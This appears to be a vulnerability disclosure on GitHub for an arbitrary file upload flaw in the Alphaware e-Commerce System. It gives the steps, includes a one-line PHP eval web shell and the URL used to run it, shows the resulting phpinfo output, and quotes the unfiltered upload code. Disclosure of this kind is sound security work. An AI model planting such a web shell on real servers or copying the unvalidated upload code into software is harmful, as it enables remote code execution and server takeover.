

main

...

Alphaware-E-Commerce-System / Alphaware\_file.md



895515845 Add files via upload

History

1 contributor



41 lines (20 sloc) | 704 Bytes


...

## Arbitrary file upload exists in Alphaware e-Commerce system

### Any file upload

Enter the background management page


admin\_feature.php add a product



You need to add files here, you can upload any file

Upload a malicious php file

```
<?php @eval($_REQUEST[c]);?>
```



The file is uploaded successfully, check the product image to find the php file path

alnhaware

Dashboard

Products

Transactions

Customers

Messages

Orders

	test	test	1	2	<button>Stock In</button> <button>Stock Out</button>
--	------	------	---	---	---

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

Elements Console Sources Network Performance Memory Application Security Lighthouse DOM Invader

```
<tr class="del1961461 visible"></tr>
<tr class="del1431860 visible"></tr>
<tr class="del1358159 visible"></tr>
<tr class="del151292 visible"></tr>
<tr class="del126348 visible">
  <td class="odd">
     -- $0
  </td>
  <td class="odd">test</td>
  <td class="odd">test</td>
  <td class="odd">1</td>
  <td class="odd">2</td>
</tr>
```

Access the php file and execute the phpinfo command

AlphaWare x phpinfo()

127.0.0.1/cve/photo/6952959611.php?c=phpinfo();

<b>PHP Version 5.4.45</b>	
<b>System</b>	Windows NT DESKTOP-VA8ECHE 6.2 build 9200 (Windows 8 Business Edition) i586
<b>Build Date</b>	Sep 2 2015 23:45:20
<b>Compiler</b>	MSVC9 (Visual C++ 2008)
<b>Architecture</b>	x86
<b>Configure Command</b>	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-oc8=shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	C:\WINDOWS
<b>Loaded Configuration File</b>	E:\phpStudy\phpStudy\php\php-5.4.45-nts\php.ini
<b>Scan this dir for additional .ini files</b>	(none)
<b>Additional .ini files parsed</b>	(none)

Vulnerable code

```
E:\phpStudy\phpStudy\WWW\cve\admin\admin_feature.php - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(I) 视图(V) 跳转(G) 工具(T) 项目(P) 首选项(N) 帮助(H)

admin_feature.php x untitle

105
106
107 <?php
108     if (isset($_POST['add']))
109     {
110         $product_code = $_POST['product_code'];
111         $product_name = $_POST['product_name'];
112         $product_price = $_POST['product_price'];
113         $product_size = $_POST['product_size'];
114         $brand = $_POST['brand'];
115         $category = $_POST['category'];
116         $qty = $_POST['qty'];
117         $code = rand(0,98987787866533499);
118
119         $name = $code.$FILES["product_image"] ["name"];
120         $type = $FILES["product_image"] ["type"];
121         $size = $FILES["product_image"] ["size"];
122         $temp = $FILES["product_image"] ["tmp_name"];
123         $error = $FILES["product_image"] ["error"];
124
125         if ($error > 0){
126             die("Error uploading file! Code $error.");}
127         else
128         {
129             if($size > 3000000000) //conditions for the file
130             {
131                 die("Format is not allowed or file size is too big!");
132             }
133             else
134             {
135                 move_uploaded_file($temp,"../photo/".$name);
136             }
137
138             $q1 = mysqli_query($conn, "INSERT INTO product ( product_id,product_name, product_price, product_size, product_image, brand,
139                                     category)");
```

Upload the file directly without any filtering

The system download link

<https://www.sourcecodester.com/php/11676/alphaware-simple-e-commerce-system.html>